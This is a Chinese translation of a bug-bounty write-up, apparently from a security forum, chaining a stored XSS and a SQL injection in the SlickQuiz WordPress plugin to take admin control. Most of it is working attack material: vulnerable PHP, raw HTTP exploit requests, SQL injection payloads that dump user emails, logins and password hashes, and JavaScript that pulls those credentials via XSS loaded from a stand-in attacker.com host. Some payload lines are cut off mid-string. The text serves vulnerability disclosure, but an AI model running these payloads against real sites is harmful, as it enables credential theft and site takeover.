H1-4420: From Quiz to Admin - Chaining Two 0-Days to Compromise An Uber Wordpress

backcover7 / 2019-09-18 09:21:17 / 浏览数 4223 渗透测试 渗透测试 顶(0) 踩(0)

本文为翻译文章，原文链接为：https://www.rcesecurity.com/2019/09/H1-4420-From-Quiz-to-Admin-Chaining-Two-0-Days-to-Compromise-an-Uber-Wordpres

当我在在为H1-4420侦查时，我偶然发现了一个启用了一个叫SlickQuiz<https://wordpress.org/plugins/slickquiz/>插件的wordpress博客，尽管最新版本1.3.

所以我决定遵循去年H1-3120的路线：进行源代码审查，这次又得到应有的回报。我发现了两个分别为CVE-2019-12517（未经身份验证的存储型XSS）和CVE-2019-1251

由于披露信息的敏感性，我在文章中用自己临时安装的WordPress博客来演示漏洞的影响。

CVE-2019-12517：通过存储型XSS从未经身份验证转到管理员

在源代码审查期间，我在保存用户测验分数的地方发现很多明显的存储型XSS漏洞。需要重要注意的是，“保存用户分数”选项是否被禁用（默认情况）还是开启都是无所谓的


重要的问题在于文件php/slickquiz-scores.php的generate_score_row()方法（38-52行）处，向测验者返回响应数据包时没有进行转义编码。

```
function generate_score_row( $score )
       {
           $scoreRow = '';

           $scoreRow .= '<tr>';
           $scoreRow .= '<td class="table_id">' . $score->id . '</td>';
           $scoreRow .= '<td class="table_name">' . $score->name . '</td>';
           $scoreRow .= '<td class="table_email">' . $score->email . '</td>';
           $scoreRow .= '<td class="table_score">' . $score->score . '</td>';
           $scoreRow .= '<td class="table_created">' . $score->createdDate . '</td>';
           $scoreRow .= '<td class="table_actions">' . $this->get_score_actions( $score->id ) . '</td>';
           $scoreRow .= '</tr>';

           return $scoreRow;
       }
```

因为$score->name，$score->name和$score->score都是用户可控的，一个简单的如下的请求就可以从SlickQuiz的后端拿到三个XSS漏洞。

```
POST /wordpress/wp-admin/admin-ajax.php?_wpnonce=593d9fff35 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 165
DNT: 1
Connection: close

action=save_quiz_score&json={"name":"xss<script>alert(1)</script>","email":"test@localhost<script>alert(2)</script>","score":"
```

只要用户访问SlickQuiz的dashboard里的用户分数，所有payload就会触发。



[redacted] says

3

SlickQuiz Scores for "Quiz

ID	Name		Created On
24	xss	test@localhost	


这样就很完美了，已经有很大的影响了，但是还可以造成更大的影响。

CVE-2019-12516：身份验证后的SQL注入

SlickQuiz插件同样有一些需要身份验证的SQL注入漏洞，而且无所谓请求中是否有id参数。例如下面的请求例子：

```
/wp-admin/admin.php?page=slickquiz-scores&id=(select*from(select(sleep(5)))a)
/wp-admin/admin.php?page=slickquiz-edit&id=(select*from(select(sleep(5)))a)
/wp-admin/admin.php?page=slickquiz-preview&id=(select*from(select(sleep(5)))a)
```

都导致了一个5秒的延迟。



```
GET
/wordpress/wp-admin/admin.php?page=slickquiz-scores&id=(select*from(select(sleep(5))
)a) HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
wordpress_2e9c55803f50c830303a9f1e303d846a=mrtux%7C1567156018%7CsyIvgYHkuSRRtpTJ9L43A
KH1TrWXpsJoXFSAQTvmBhl%7Ce95d6fbba9db69f1a2c5fa651ded0e29de7d31398349e0e164f13319766
4c3f2; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_2e9c55803f50c830303a9f1e303d846a=mrtux%7C1567156018%7CsyIvgYHkuS
RRtpTJ9L43AKH1TrWXpsJoXFSAQTvmBhl%7C0e62d518a00ae9a3f605dfa6ae90159c393592e7c546b2d4
a428512ab4f217be; wp-settings-time-1=1566983227
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2019 09:07:42 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: wp-settings-1=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT;
Max-Age=0; path=/wordpress/
Set-Cookie: wp-settings-time-1=1566983262; expires=Thu, 27-Aug-2020 09:07:42 GMT;
Max-Age=31536000; path=/wordpress/
Vary: Accept-Encoding
Content-Length: 24875
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<!--[if IE 8]>
<html xmlns="http://www.w3.org/1999/xhtml" class="ie8 wp-toolbar"
        lang="en-US"    >
<![endif]-->
<!--[if !(IE 8) ]><!-->
<html xmlns="http://www.w3.org/1999/xhtml" class="wp-toolbar"
        lang="en-US"    >
<!--<![endif]-->
<head>
```

25,461 bytes | 5,076 millis

重要的问题例如在这个请求`/wp-admin/admin.php?page=slickquiz-scores&id=(select*from(select(sleep(5)))a)`当中，这个漏洞位于文件`php/slickqu`

```
$quiz = $this->get_quiz_by_id( $_GET['id'] );
```

get_quiz_by_id()这个函数定义在php/slickquiz-model.php文件（27-35行）下：

```
function get_quiz_by_id( $id )
        {
            global $wpdb;
            $db_name = $wpdb->prefix . 'plugin_slickquiz';

            $quizResult = $wpdb->get_row( "SELECT * FROM $db_name WHERE id = $id" );

            return $quizResult;
        }
```

很明显的另一个漏洞。


连接XSS和SQL注入以接管

现在连接这两个漏洞来接管WordPress。

首先，我们获取一下WordPress用户（可能是管理员）的基本登陆详情：用户电子邮件，登录名和HASH密码。我已经构建了一个方便的SQL注入payload来实现：

```
1337 UNION ALL SELECT NULL,CONCAT(IFNULL(CAST(user_email AS CHAR),0x20),0x3B,IFNULL(CAST(user_login AS CHAR),0x20),0x3B,IFNULL
```

这最后会返回\<h2>标签下中的请求数据。



```
GET
/wordpress/wp-admin/admin.php?page=slickquiz-scores&id=1337%20UNION%20ALL%20SELECT%20
NULL,CONCAT(IFNULL(CAST(user_email%20AS%20CHAR),0x20),0x3B,IFNULL(CAST(user_login%20
AS%20CHAR),0x20),0x3B,IFNULL(CAST(user_pass%20AS%20CHAR),0x20)),NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL%20FROM%20wordpress.wp_users-- HTTP/1.1
Host: ______________
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://159.69.159.47/wordpress/wp-admin/admin.php?page=slickquiz-scores&id=1
DNT: 1
Connection: close
Cookie:
wordpress_2e9c55803f50c830303a9f1e303d846a=mrtuxracer%7C1567158044%7CSox22UDwrFmYq5Yp
7yeIMZ02OICXKxjC21a6UavZwg1%7C7f40cc23a7ba7f6df30824b49383d816cd9a17f5efed3c77ccb654
08f48d1107; wordpress_test_cookie=WP+Cookie+check; wp-settings-time-1=1566985172;
wordpress_logged_in_2e9c55803f50c830303a9f1e303d846a=mrtuxracer%7C1567158044%7CSox22
UDwrFmYq5Yp7yeIMZ02OICXKxjC21a6UavZwg1%7C6a0139d5ffbfe6107414f0be3ffa4411960394ccf6c
c59604334221ac1b3fec8
```

```
<div id="wpbody-content">
                <div id="screen-meta" class="metabox-prefs">

                        <div id="contextual-help-wrap" class="hidden no-sidebar" tabindex="-1"
aria-label="Contextual Help Tab">
                                <div id="contextual-help-back"></div>
                                <div id="contextual-help-columns">
                                        <div class="contextual-help-tabs">
                                                <ul>

</ul>
                                        </div>


                                        <div class="contextual-help-tabs-wrap">
                                                                                                </div>
                                </div>
                        </div>
                                </div>

<div class="wrap slickQuiz scoreList">
    <h2>SlickQuiz Scores for
"hackerone@rcesec.com;mrtuxracer;$P$B.uVP63axW1YqOubr9xgDnZSYYrEQJ1"</h2>


    <table id="record_view" class="wp-list-table widefat quiz_scores">
        <thead>
            <tr>
                <th scope="col" class="table_id">ID</th>
                <th scope="col" class="table_name">Name</th>
                <th scope="col" class="table_email">Email</th>
                <th scope="col" class="table_score">Score</th>
                <th scope="col" class="table_createdDate">Created On</th>
                <th scope="col" class="table_actions"></th>
            </tr>
        </thead>
         <tbody>
            <tr><td colspan=7>No scores have been saved yet.</td></tr>        </tbody>
    </table>
    <div class="tablenav bottom">
        <div class="tablenav-pages one-page"><span class="displaying-num">0 item</span>
    </div>
</div>

<div class="clear"></div></div><!-- wpbody-content -->
<div class="clear"></div></div><!-- wpbody -->
<div class="clear"></div></div><!-- wpcontent -->
```


有了这个payload和一些js代码我们可以通过XMLHttpRequest来进行利用SQL注入了：

```
let url = 'http://localhost/wordpress/wp-admin/admin.php?page=slickquiz-scores&id=';
let payload = '1337 UNION ALL SELECT NULL,CONCAT(IFNULL(CAST(user_email AS CHAR),0x20),0x3B,IFNULL(CAST(user_login AS CHAR),0x

let xhr = new XMLHttpRequest();
xhr.withCredentials = true;

xhr.onreadystatechange = function() {
 if (xhr.readyState === XMLHttpRequest.DONE) {
   let result = xhr.responseText.match(/(?:<h2>SlickQuiz Scores for ")(.*)(?:"<\/h2>)/);
   alert(result[1]);
 }
}

xhr.open('GET', url + payload, true);
xhr.send();
```

现在将XSS payload改为如下：

```
POST /wordpress/wp-admin/admin-ajax.php?_wpnonce=593d9fff35 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 165
DNT: 1
Connection: close

action=save_quiz_score&json={"name":"xss","email":"test@localhost<script src='http://www.attacker.com/slickquiz.js'>","score":
```

将导致XSS触发并弹出WordPress的登陆凭据



SlickQuiz Scores for "Quiz"

ID	Name	Email	Score
22	xss	test@localhost	

```
hackerone@rcesec.com;mrtuxracer;$P$B.uVP63axW1YqOubr9xgDnZSYYrEQJ1
```

然后我们就可以通过XMLHttpRequest等跨域发送这些数据。

感谢Uber的赏金！

点击收藏 | 0 关注 | 1

上一篇：JWT Exfiltration优... 下一篇：内网渗透之端口转发、映射、代理

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板